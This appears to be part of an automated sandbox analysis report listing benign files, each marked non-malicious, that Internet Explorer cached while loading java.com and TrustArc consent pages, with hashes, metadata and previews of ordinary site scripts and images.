SHA-256:	70145461B9DD7661B2FDE95B572262B9A4AC4044FF9C4D99450A5B1CEC93A1CA
SHA-512:	94F753BA1F9E6512700DDAA6CD8559109C31B55C2A4B546A5708F75D5CADC175AF1CB438498FE62E94192EFC45B1F88097F4A27CC74340BCCD3EBF45FA12C6C
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT9D14685A7F0F4C7782D8B91D06E60E37/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	......JFIF.....d.d.....C.....!........."$".$.....C.....}..!.....E.....!....1Aq"3QRUVa.....246su...#$r...B.S.....0.....1..!A.Qa."q..#.....B.....?..J.:e..x...%.[m...8..NV.r.u.^O;.....o...N.'.....i..y.u.c\|..Y....y.u.c\|.ry.p]}X.&.....w._V7.'.....i.....y.u.c\|.ry.p]}X.&.....w..._V7.'.....i.....y.u.c\|.ry.p]}X.&...1....$w..';.{}-.-.h.....t.'hdU*..'j....?n.o...[.T.....8..Gf..)>.j..zOed.:!.\..r.....;..qLT.....8..v_...f.....VOs....O./?.~....c.D.P.H.R..i..$a..m.+s.x..#.....$o..Uu't..Bc...z.....<|.!;.:#<=OySe..e*.R.....N.k.h..f..$#.<.....u.A.e.E.....\.Q...#.....88..".....R}.....tCb.i!2.JQ.E..O@.....oN^e.Q?.DEl....dxMz~..I.>...\R...s.!.\)K.c.... k...&M...q....N.^pn%j..ki.';..[4.Q.....^....n.b[.t\..7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Oracleacademy(2)[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4900
Entropy (8bit):	7.90049937566647
Encrypted:	false
SSDEEP:	96:XLElCYEO3u1fQ8i0id8UIu3HOwqi/PxbCvGTGK9Q5Sr0gwFC7ofJK:X4lCYEYu148fyuwr0v8ZGpFSofJK
MD5:	CFE0F1B70C44984498BCBB32E3913E28
SHA1:	4C71674AB77C183746263886A86051DD6DC7C3DB
SHA-256:	3A09A1B1EA0D785CA29174C25AF6F42656831898E9B09FC0B2AFB25A5E82A068
SHA-512:	58B02CF5537D7776468D010992589A57B64DA47ABEF45FD92F83A3423366E5C94D48903216A10A6401634FD7C0E2047D8DE4A014BD258414250675E6E252C56B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Oracleacademy(2)[1].jpg	
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT862DE06B4B724C38B1F5D3FA3EB08BFB/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	......JFIF.....C.....!......"$".$.....C.....}..!.....X.....!1...."AQaq...#25BSUt.....$RTbrs.....%3C.....467Dcu.....3.....!.1Q.A..."BSTq.....a.....?..v..<....1.R]e.....1.I+a.K.1.*5.....X.S..M,.x.u..:=4.....7....K;.;..c}N.M,.x.u..:.....X.S..K;.;..c}N.=4.....7....N....X.S.$....w.%.[:v.k...\d..g..u0\..O.y..."5...k9...Q...p;..q@qj.j.V.s...c.....%>^.@w...k.n.b..[..u..1..j.)&.A.%..."V..nO.&+%.1...i.....4.0....Z*Y.*?f.v....4..4.E.Q@.P..WN_5M.N...Ls.m'..Q<... U...cm...:.....`....{...(G.....%K..Z..t...)..iI.$...O....\..vk.=.e.s.....8...z..@.i....$..+.,..@.....'....B.6.A.6.4.HD.....a.s.A..hQ.e.=..U3`.pfz..2Tw.IASJDD..J....9q..r.....7[f..7gK...1...o....%.....+a.-9.d'.Z.^g^."T..;[...y..9..N?

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\cookie_inneriframe[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	2008
Entropy (8bit):	5.157980344637123
Encrypted:	false
SSDEEP:	48:R+AWZDXeNYhGtcO4S63v0SaATPsLXQa+/NT:GbcciSaATkLgV
MD5:	D09BEB4594BA45F809C9DB7E4429551B
SHA1:	6E2D0D8C237175DB1509E707B7166042D65C694B
SHA-256:	A2DE091C86C5A7B6DCC572EB6E5A76C2CD72CE27A2042A8DC2974F15B33566ED
SHA-512:	2D5373C167742FFB7654D528BE59029BB930221588A49B27FD3AF17EB9457EC6E41D76F1C040BF21E35A8E94B372AE5F87E95B91C4EB5F70CFFF584B314DCFF(
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/cookie_inneriframe.html
Preview:	<html>.<body>.<script type="text/javascript">. function getSameSiteValue(){. var isHttps = ((self.location.protocol == "https:") ? " Secure;" : ""); //conditionally adds Secure tag only if parent frame is HTTPS. var sameSiteValue = isHttps ? "None;" : "Lax;";. var cookieAttrb = (" SameSite=" + sameSiteValue) + isHttps;. return cookieAttrb;. }...function sameSiteCompatible(userAgent){...return !hasWebKitSameSiteBug(userAgent);..}...function hasWebKitSameSiteBug(userAgent){...return isIosVersion(12, userAgent) || (checkMacOSVersion(userAgent) && checkIfSafariBrowser(userAgent)) || checkChromeVersion(userAgent);..}...function isIosVersion(major, userAgent){...var retVal = true;....var start = userAgent.indexOf('OS');...if((userAgent.indexOf('iPhone') > -1 || userAgent.indexOf('iPad') > -1) && start > -1){....var i osVersion = window.Number(userAgent.substr(start + 3, 3).replace('_', '.'));.....if(iosVersion > major){.....retVal = false;....}...}els

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\en[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7868
Entropy (8bit):	5.955885351258973
Encrypted:	false
SSDEEP:	192:EwvXRwOI5C0n1YxSLZ99wjLUQLaBuutK/CvVlYV25q:EwvXRwXC0n1YcL9we4oVl0h
MD5:	AED4E8184B939A91840607F42ED6AA18
SHA1:	67B3DB17A0A7775C8CDFD8F144D51B758126437C
SHA-256:	ECF9F6002066EFA72B94CEC9970F3F2E0658C88BD53FE88ACFADDCE46A35354E
SHA-512:	30CD6C20357DBBEA4ADDCB98BDF81684101133AD5F3C827D94C2D4E0485577744ED6D10D73618E402D0D1E30CA2CE3920DBD830A0973D7094E1F44E01A05D2F
Malicious:	false
IE Cache URL:	http://https://www.java.com/en/
Preview:	<!DOCTYPE html>.<html>.<head>.<script type="text/javascript">.var SCSCacheKeys = {..product: '_cache_24c8',..site: '_cache_d099',..theme: '_cache_4ba9',..component: '_cache_2094',..caas: '_cache_97bc'.};.</script>.<meta http-equiv="X-UA-Compatible" content="IE=edge">.<meta name="viewport" content="initial-scale=1">.<script type="text/javascript">.var SCS = { sitesCloudCDN: 'https://static.oracle.com/cdn/cec/v21.2.1.30',.sitePrefix: '/site/JCOM/' };.</script>.<script src="https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/controller.js"></script>.. <script>(window.BOOMR_mq=window.BOOMR_mq||[]).push(["addVar",{"rua.upush":"false","rua.cpush":"false","rua.upre":"true","rua.cpre":"false","rua.uprl":"false","rua.cprl":"false","rua.cprf":"false","rua.trans":"SJ-1acddf3f-8db4-4a02-b4dc-17912945ae6d","rua.cook":"true","rua.ims":"false","rua.ufprl":"false","rua.cfprl":"false","rua.isuxp":"","rua.texp":""}]);</script>. <script>!function(e){var n="

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\footer.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	852
Entropy (8bit):	5.239961892663503
Encrypted:	false
SSDEEP:	24:xzptfQ2g9jDQkPBNIjA6hi2A6VOP8ce4+JlN8hDc+:xfQZZvIXU2Lseoc+
MD5:	B75CF6F8E60B4B337B0E80BD2F7B532F
SHA1:	02E01563455F45A096D55DEEA946073CA0475D50
SHA-256:	ACA721CB0D61F54B47CEDA57C90777FA82ADBF68F494B5AA9F3F3D92D6AAC102
SHA-512:	82299CF911C787BF3DF36E3C9ECC94E47A4D78183B5B3DDEFFED00673D356875F0736D7EECEA6F5626ADFC0B6B31E687D6354B044ECDDB6E27E67371BFAD3BF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\footer.min[1].js	
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT32E28F7C5A8446DDA7E9CFA66A3A6DB7/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	var popupReference=null;function popFeedback(c){null==popupReference||popupReference.closed?(navigator.userAgent.match(/(IE|Internet Explorer|Trident)/)&&(c=updateQueryParam("p",location.pathname,c)),params="width=620,height=635,directories=0,location=0,menubar=0,resizable=0,scrollbars=1,status=0,toolbar=0",popupReference=window.open(c,"popup",params)):popupReference.focus();return!1}.function updateQueryParam(c,d,a){var e=RegExp("([?&])"+c+"=.*?(&|$|#)(.*)","gi"),b;if(e.test(a)){if("undefined"!==typeof d&&null!==d)return a.replace(e,"$1"+c+"="+d+"$2$3");b=a.split("#");a=b[0].replace(e,"$1$3").replace(/(&\|\?)$/,"");if("undefined"!==typeof b[1]&&null!==b[1])return a+="#"+b[1]}else if("undefined"!==typeof d&&null!==d)return e=-1!==a.indexOf("?")?"&":"?",b=a.split("#"),a=b[0]+e+c+"="+d,"undefined"!==typeof b[1]&&null!==b[1]&&(a+="#"+b[1]),a};.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\infinity_common[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	13562
Entropy (8bit):	5.416978515318094
Encrypted:	false
SSDEEP:	384:T2y6zJxt9uvRndnHEbsW0x+B8ccB+3qw2ERhfZR:TbJVK16w2UxZR
MD5:	A9032E68F2D9591E126404046A2BC7AB
SHA1:	B504627E622CCB9DFA1B6A828EA2BC2B37E80825
SHA-256:	B93E3D28B7AA290C8DB2BB4E1CA75D9BD1D84E85AA867BCFA598A6B2A3D27562
SHA-512:	08407843545CB9709CCA1DEEA3D95A68CAF73BC281A5F006F4499C86C7BD742EFD475533F1B9652A2F53B17F07352D5AF437FA2D085E8619CF33C2632E5D422(
Malicious:	false
IE Cache URL:	http://https://www.oracle.com/asset/web/analytics/infinity_common.js
Preview:	/*!.##..# INFINITY_COMMON.JS..# Version: 1.16.# BUILD DATE: Friday, Feb 19, 2021..# COPYRIGHT ORACLE CORP 2021 [UNLESS STATED OTHERWISE]..##.*/.var OraInfCustPluginGlobals=(function(){var publicScope={};publicScope.getUrlQueryParameter=function(name){name=name.replace(/[\[]/,"\\[").replace(/[\]]/,"\\]");var regex=new RegExp("[\\?&]"+name+"=([^&#]*)");var results=regex.exec(location.search);return results===null?"":decodeURIComponent(results[1].replace(/\+/g," "));};publicScope.getHostName=function(r){if(r){var e=r.match(/\/\/(www[0-9]?\.)?(.[^/:]+)/i);return null!=e&&e.length>2&&"string"==typeof e[2]&&e[2].length>0?e[2]:null;}};publicScope.getHostObject=function(r){if(r){var e=r.match(/^(?:https?:|ftps?:)?(?:\/\/)?([^\/\?]+[.]+[\w]+[:\w]*)/i);return null!=e&&e.length>1&&"string"==typeof e[1]&&e[1].length>0?{origin:e[0],host:e[1]}:null;}};publicScope.getMetaTagValue=function(name){var

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\java_home_photo2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, progressive, precision 8, 320x303, frames 3
Category:	downloaded
Size (bytes):	18684
Entropy (8bit):	7.941482665517741
Encrypted:	false
SSDEEP:	384:MD9jCVd+P1avntf3LFbzluWnanYPayLhhRgBuTAzZ4:Y9jCPOgvtf3LFbhuVIayLRgITkZ4
MD5:	F31AE0A9ACBC9D62A93E4A942C762A2D
SHA1:	1F9AAFA48280BB10EC6E055C95468EC7C7AC1A58
SHA-256:	61177657E9643FE669E02FE1971011EA7E1159D42ECC80F1C0E36BA505AD1416
SHA-512:	3710959B8CADAC9B3B4C0B9D08B7663391404C952124D5FE85E4F1F1DF0E36E5641BBD92481D4F4D8F9CBE3EC46C99FE35048413C007A3F627B2AA2BDB8FDE0
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/home/java_home_photo2.jpg
Preview:	......JFIF.....d.d.....Ducky.....K.....&Adobe.d.....0...H...../.@..... ..... 1..0@!.P"2.A#..`$B3pC%.....!1AQ..q"0@a.2B.#. ..R..br.3C..$.P...Scs4.....P`!.....!1A.Qa@q. 0..P.....F.e]3...-6.3.#1p.Js.....:.]9.t....s[\....J...zc....4.....p[1...<6.v../+y..M~....b.....j[.e.3.h:gazzF..;c.K.2...21={-;=..:eP.....A.K..8.u.n"m&!..&.c..C;.< ...n].....Zo..s....d...lmH.!.....c.f}.l.....W...e.o.>.._;.Jf&..e*=,f..../....\$.....[#.SO...t....1..le...X.V.^D.QRi..g}..GL3R.....\;4M.."....s....|r..R.:..f.\Rz.>.....n|.O...j S..q.d3./.>..;.1{.L.....>..Io..M.....M>z...v.[u?/..p....4.\.W.+l,oK.^...>.[\.....h|..O .*

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\notice[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8929
Entropy (8bit):	5.410329350680202
Encrypted:	false
SSDEEP:	192:57TGITdVKY0GASJ7MF1fpem4T2J1tvFnj1E6mnNUy3cr:BGS97ASJ3T2JFnj6NUy3cr
MD5:	0FE49EF9F538E6269DB10F9252675236
SHA1:	477E7C7547BB1B41D8ECA0A5874E513BB1939C1A
SHA-256:	3BE11544451643FD5750391DE4723874601F17FA3D12E55EC7408AA8064495FD
SHA-512:	A8EFAE9E134D018C814A81AB92AB5210C798AB26F601812937C1BA4E24AF2F6B90E9DF1F18CA6F4487B95C6D188AFF61DC95D8434B8E0597769377EAFB5337B
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/notice?domain=oracle.com&c=teconsent&js=bb¬iceType=bb&text=true>m=1&language=en

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\notice[1].js	
Preview:	function _truste_eumap(){truste=self.truste||{};truste.eu||(truste.eu={});truste.util||(truste.util={});.(new Image(1,1)).src=("https://consent.trustarc.com/log".replace("http:","https:"))+"?domain=oracle.com&country=ch&state=&behavior=expressed&c="+(((1+Math.random())*65536)|0).toString(16).substring(1);.truste.util.error=function(l,h,k){k=k||{};var j=h&&h.toString()||"",e=k.caller||"";if(h&&h.stack){j+="\n"+h.stack.match(/(@|at)[^\n\r\t]*/)[0]+"\n"+h.stack.match(/(@|at)[^\n\r\t]*$/)[0].}truste.util.trace(l,j,k);if(truste.util.debug||!h&&!l){return}var d={apigwlambdaUrl:"https://api-js-log.trustarc.com/error",enableJsLog:false};.if(d.enableJsLog){delete k.caller;delete k.mod;delete k.domain;delete k.authority;k.msg=l;var i=new (self.XMLHttpRequest||self.XDomainRequest||self.ActiveXObject)("MSXML2.XMLHTTP.3.0");.i.open("POST",d.apigwlambdaUrl,true);.i.setRequestHeader&&i.setRequestHeader("Content-type","application/json");.i.send(truste.util.getJSON({info:truste.util.getJSON(k)||"",erro

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\oldcss[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	19531
Entropy (8bit):	5.148684251674867
Encrypted:	false
SSDEEP:	192:PdaRCcLuJDRUuOlg/HPYxbMzZq7F2cqNYJvPb/aG5hDupXOgqt+:0HLuJDiuOlg/HPubMzZwSNg/vi
MD5:	431EA90E739570FDA7F169C183BE4FBE
SHA1:	2F7A22A112452C0C02C77545DCB38D65FFB66F80
SHA-256:	90F255EBB8406F78FEC80E412DB772F50AD451F4989352763BAF69728AF37369
SHA-512:	B35797825EA18F47FD64B70B5DB91D48D625C22380179FC841F5F3E84D0A7D3DFA594FB21776CF147B30ABE704C9AD0A70CBD1E790AFA31586AD5ACD060653D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/css/oldcss.css
Preview:	TD.bodycell{background-color:#fff}.orangelink{color:#333}a.orangelink{text-decoration:underline}a.orangelink:hover{text-decoration:none}.orangebold{color:#3e6b8a;font-weight:bold}a.orangebold{text-decoration:underline}a.orangebold:hover{text-decoration:none}.subtitle{font-family:Verdana,Arial,Helvetica,Sans-serif;color:#1e475b;font-weight:bold}H3.black{color:#000;font-weight:bold;display:inline}html table.helpHeader{border:1px solid #e4e2e2;border-bottom-width:2px}th.helpHeader{padding-top:3px;padding-bottom:3px;padding-left:10px;color:#000;text-transform:uppercase;vertical-align:middle;line-height:23px}html th.helpHeader{background:#f0efef repeat-y !important}html th.helpHeader a:visited,html th.helpHeader a:link{color:black;font-weight:bold;text-decoration:none}ul.newlist li{color:red;padding-left:0}TD.gradientHeader{padding-top:3px;padding-bottom:3px;padding-left:10px;color:#000;text-transform:uppercase;vertical-align:middle;line-height:23px}a.gradientHeader{color:#000;text-decorati

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\renderer[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	846112
Entropy (8bit):	5.706281748309152
Encrypted:	false
SSDEEP:	24576:inRcPNfZgEmYr1IVohAkk2JdLO+Ma6AkcQ:0RcPNfnr1IVohAkk2JdLO+MaV8
MD5:	A8B04F8E85FE22765349A2D75742CF9E
SHA1:	5BF2BCCF3679399A65FFBDBB9775999934306B1B
SHA-256:	1FE9B2D5C9E775575851158C4338865563B099DD43254FF5E4F1872C78BDCADC
SHA-512:	F257AB31C8AAEC33B2A5774C0902732CA6C8AE8D8B74719A3C3FD71B0BA0712749569CCFDA2F16C36BFD5ADDFC79EF1E27F00AF7B8310A95E9EC14BEDC275C3B
Malicious:	false
IE Cache URL:	http://https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/renderer.js
Preview:	/** vim: et:ts=4:sw=4:sts=4. * @license RequireJS 2.3.6 Copyright jQuery Foundation and other contributors.. * Released under MIT license, https://github.com/requirejs/requirejs/blob/master/LICENSE. */.var requirejs,require,define;(function(global,setTimeout){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.3.6",commentRegExp=/\/*[\s\S]*?*\/|([^:'"=]|^)\/\/.*$/gm,cjsRequireRegExp=/[^.]\s*require\s*\(\s*["']([^'"\s]+)["']\s*\)/g,jsSuffixRegExp=/\.js$/,currDirRegExp=/^\.\//,op=Object.prototype,ostring=op.toString,hasOwn=op.hasOwnProperty,isBrowser=!("undefined"==typeof window||"undefined"==typeof navigator||window.document),isWebWorker=!isBrowser&&"undefined"!=typeof importScripts,readyRegExp=isBrowser&&"PLAYSTATION 3"===navigator.platform?/^complete$/:/^(complete\|loaded)$/,defContextName="_",isOpera="undefined"!=typeof opera&&"[object Opera]"===opera.toString(),contexts={},cfg={},globalDefQueue=[],useInteractive=!1;function

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\s_code_remote[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3135
Entropy (8bit):	5.343899292674586
Encrypted:	false
SSDEEP:	48:TIx98yes/Y1josQ45kIIJYaygOObTVno4b6GabIufdB:MPTh/Y1E4xISObBrZabddB
MD5:	013C759D9E735927DE9443BA35B4FDDB
SHA1:	2D14300D76E34B41EFDD5A8EA57E4A79859571F4
SHA-256:	BFF04C18BF3D41EA1E9AE7B5C7694782D282907AE8B3BE78B7FED1ACD5D3DB61
SHA-512:	0613D1DAB0F61A085229982D9DEEDB50B30A6481B072912B8C4868E5BB973391615A2612394AA4E2F5214174CA5078ECD9D940DE508B062855D6B48793B921F7
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/s_code_remote.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\s_code_remote[1].js	
Preview:	/*!.##..# S_CODE_REMOTE.JS..# Version: 1.00..# BUILD DATE: Tue Jul 17 2018 12:05:01 GMT-0400 (Eastern Daylight Time)..# COPYRIGHT ORACLE CORP 2018 [UNLESS STATED OTHERWISE]..## .*/.try{oracle.truste.api.getConsentDecision().consentDecision;oracle.truste.api.getConsentDecision().source}catch(err){var oracle=oracle||{};oracle.truste={};oracle.truste.api={};(function(){var trusteStorageItemName="truste.eu.cookie.notice_preferences";this.getCookieName=function(){return"notice_preferences"};this.getStorageItemName=function(){return trusteStorageItemName}}).apply(oracle.truste);(function(){var trusteCommon=oracle.truste;function getCookie(cookieKey){for(var name=cookieKey+"=",cookieArray=document.cookie.split(";"),i=0;i<cookieArray.length;i++){for(var c=cookieArray[i];" "==c.charAt(0);)c=c.substring(1);if(0==c.indexOf(name))return c.substring(name.length,c.length)}return null}function getLo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\setupLibs[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1672
Entropy (8bit):	5.318338031938511
Encrypted:	false
SSDEEP:	24:xaJ0n6WpZCBqmIuHN2jIw30UfImd0/yqUmeyFC1cwKYmRNymRIoTV/2k/VT7G1Rb:EJ0n6WpZCj0VkU0/yqUHgC1bARJOd
MD5:	D0C9B1531E2D775FCFDD46AE7BE117F1
SHA1:	6A2EF6AE293DAA32312FF20677F03820BE192C84
SHA-256:	0090AF7B11B5B2C49CFD848E2A6A6C2F3223AB36A5C093630804A132412D4883
SHA-512:	F7FBEB4E46405194E4675AF16CC0923BBA8A1AFD4E444FB9BBB5A37104E9F0E210E52BB7A07B2D679AE6D6BA7B4038B9E2686E02E02801CB4DF3C19B9C6B9F22
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/setupLibs.js
Preview:	var setupJET=function(){var e=SCSRenderAPI,t=e.getThemeUrlPrefix(),n={paths:{omniture:t+"/assets/js/s_code_remote",i18n:t+"/assets/js/dependencies/i18n.min",nls:t+"/assets/translations",installed:t+"/assets/js/installed.min",uninstall:t+"/assets/js/uninstallapplet.min"},config:{i18n:{locale:e.getPageLanguageCode()?e.getPageLanguageCode():"en"}}};requirejs.config(n);var a=document.createElement("script");a.async="async",a.type="text/javascript",a.crossOrigin="crossOrigin",a.src="//consent.trustarc.com/notice?domain=oracle.com&c=teconsent&js=bb&noticeType=bb&text=true&gtm=1&language="+(e.getPageLanguageCode()?e.getPageLanguageCode():"en"),$("head").append(a),(-1<window.location.host.indexOf("prodapp")||-1<window.location.host.indexOf("localhost"))&&fixRelativeLinksStatic(),$(".spsidebar li a[href='"+SCSRenderAPI.getPageLinkUrl(SCS.navigationCurr)+"']").css("font-weight","bold")},START_RENDERING_EVENT="scsrenderstart";document.addEventListener?document.addEventListener(START_RENDERING_EVE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\theme.deferred.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8914
Entropy (8bit):	5.089447215809406
Encrypted:	false
SSDEEP:	192:FZavoubOycmVUmbDT5bD4DfAxsAl0Qlgso9QIA2DW8WsY/ADDOmIB:FZcSo14zAxsAlYQIA2qvig
MD5:	B6F0D719BC1F8A0DD143AF681743B4AE
SHA1:	E18AD9837E2EDE4185E63CB781FAF2D231C2DFEF
SHA-256:	E189CC46493B57DE1D751B6554AFDA0A641BAEF1F1A43C7DEF19921A0DBA054F
SHA-512:	14B0B05E65F01C5C6EF8AA491DBBABBF889FFB2B49E3A629A3FC37E34296FC8A00E916C337A4288A9C19FF8F987EFD4C36EEB5084AE13F3ECEF965D078F5D86B
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/theme.deferred.min.js
Preview:	var debugF = 0 <= location.search.indexOf("debug");..function debug(e) {. debugF && console.log(e).}..function openPopup(e, n, i, o, t, a, d, r, s, w, f) {. popup = window.open(e, n, "width=" + i + ",height=" + o + ",resizable=" + t + ",scrollbars=" + a + ",menubar=" + d + ",toolbar=" + r + ",location=" + s + ",directories=" + w + ",status=" + f), popup.focus().}..function getParameterByName(e) {. var n = window.location.search;. e = e.replace(/[\[\]]/g, "\\$&");. var i = new RegExp("[?&]" + e + "(=([^&#]*)|&|#|$)").exec(n);. return i ? i[2] ? decodeURIComponent(i[2].replace(/\+/g, " ")) : "" : null.}..function processRules(e, n) {. var i = ["equals", "contains", "greaterthan", "lesshan"],. o = ["contains", "equals"];. debug("Got envData"), debug(n), debug("Got Rules"), debug(e);. for (var t = 0; t < e.rules.length; t++) {. var a = e.rules[t];. debug("Checking Rule"), debug(a);. var d = !1;. if ("true" === a.default) return a;. for (var r = !0, s = 0; s < a.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\trustarc-logo-small[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 198 x 34, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4197
Entropy (8bit):	7.949279468766667
Encrypted:	false
SSDEEP:	96:cf2qaUvpL7qZRfYj76vPQ77VizJQyAcP7/IEPGD83nJ7rW0F1u2:cvtWRy76XQ7HFcPEvDOJ2n2
MD5:	01E1B7108FA9F6B54F403309A1616588
SHA1:	E3328418159B7371B64A6CFF199B2812C4D0B9C1
SHA-256:	91C4A6C4295F8889E8B04339A4A2C2E86D5EEF71BA808164E641D0D8A6435004
SHA-512:	EC6E3C4220F6675023674AAFEE3BF13C330028E7AB33333B757294575AD4002E890D7E7FDEE35D94E6388C2472413AFF2CB5B0A9B21CD0E19D0577A7B530BBA
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/images/trustarc-logo-small.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\trustarc-logo-small[1].png	
Preview:	.PNG.....IHDR.....".....N.....sRGB.....IDATx..\.x.E.....V.....!..+..DI....Q..Z%.....uU.]5.b.(B.uQ...*.P.C%.`"".@...z..K^..Q.N.....D^.4.i....O...<.x..4.i.....p...v...,..L")...H.W.h)i.UH.")ZI![..$A...>..U>....W.....1fU.....A.!.%..R..S...#.h7.t....'.#4....K.&.,=d{..i..h..cp.G.8.EY.....Ak..^....q.6..\..XFI..n.;\h..4P.4P.1.7^]...}..Z...v.M..Z....@..%O.....9.f..JK.\| ...c.#..o..^.E..].!...#GF5h.@N.>..Nt..v...3.".v.,..2.~H.i..#..s..$.1..]GG,&g..A./h.=.....B.3<..i`.a....6...o....M..&.8...s.=.!.*F!...U01...*i.v.t.,.e....Q..O..o..<...&..).c.....~.....7V..U=....P.1....n<....|].e.d.C..~.\.f...Y.d.(.4.S#....u5.mkN.d.o.....Q.P.$$$\.....~...9sr...rFyy9O.N.4.@...y.y..].v.mM+**...,....il.....|.o...R7=.....!...V@.../11q.pl.GKeh...l.r...).U..}Q..PG...?I'...e.j.....P|.`w.....~..A..0...y...._....Q.p....@..<x..s.f.H.l[...y3.j..gz.|.C..."....$77w.*.-.S..ftt.}...{.....t.5.<y...cV.m\R...<...s.]7.*;9.....p..}..q...T..!

C:\Users\user\AppData\Local\Temp\~DF398DC74F291C2548.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29745
Entropy (8bit):	0.2920107282763179
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laAC9laAC9lrz:kBqoxxJhHWSVSEabeQ2y
MD5:	CE909A43525B3843C907DCBE55E9D7DD
SHA1:	8B6E53CCBAAB132FF8100ECB696282F011402047
SHA-256:	540A8B39EAF1EF9CF341697FC4CDABBEBDED17B16321398C539639FD17EE1602
SHA-512:	027F1DF5288441E3BFF63ABABD90521E2A72DC20FFAC545E0F180483761229D13254375ADA525D3C5155C1BAC6602117B24617A160C4B9D21C30721B9DF17446
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF497FA32C57F4517E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13077
Entropy (8bit):	0.5021412829471236
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9locF9loc9lWs5RzWSkvkQvi:kBqoI3Rs59VWHi
MD5:	202425240AA782BFE9CEE388DC728E84
SHA1:	62E43D3BBC782CE4AD1CA01DAA3DCB13F5B0ABF3
SHA-256:	88353A0E910730A187CF1D33532F82DEF63727A5AF6EDC9AA2FCBBBC242785A8
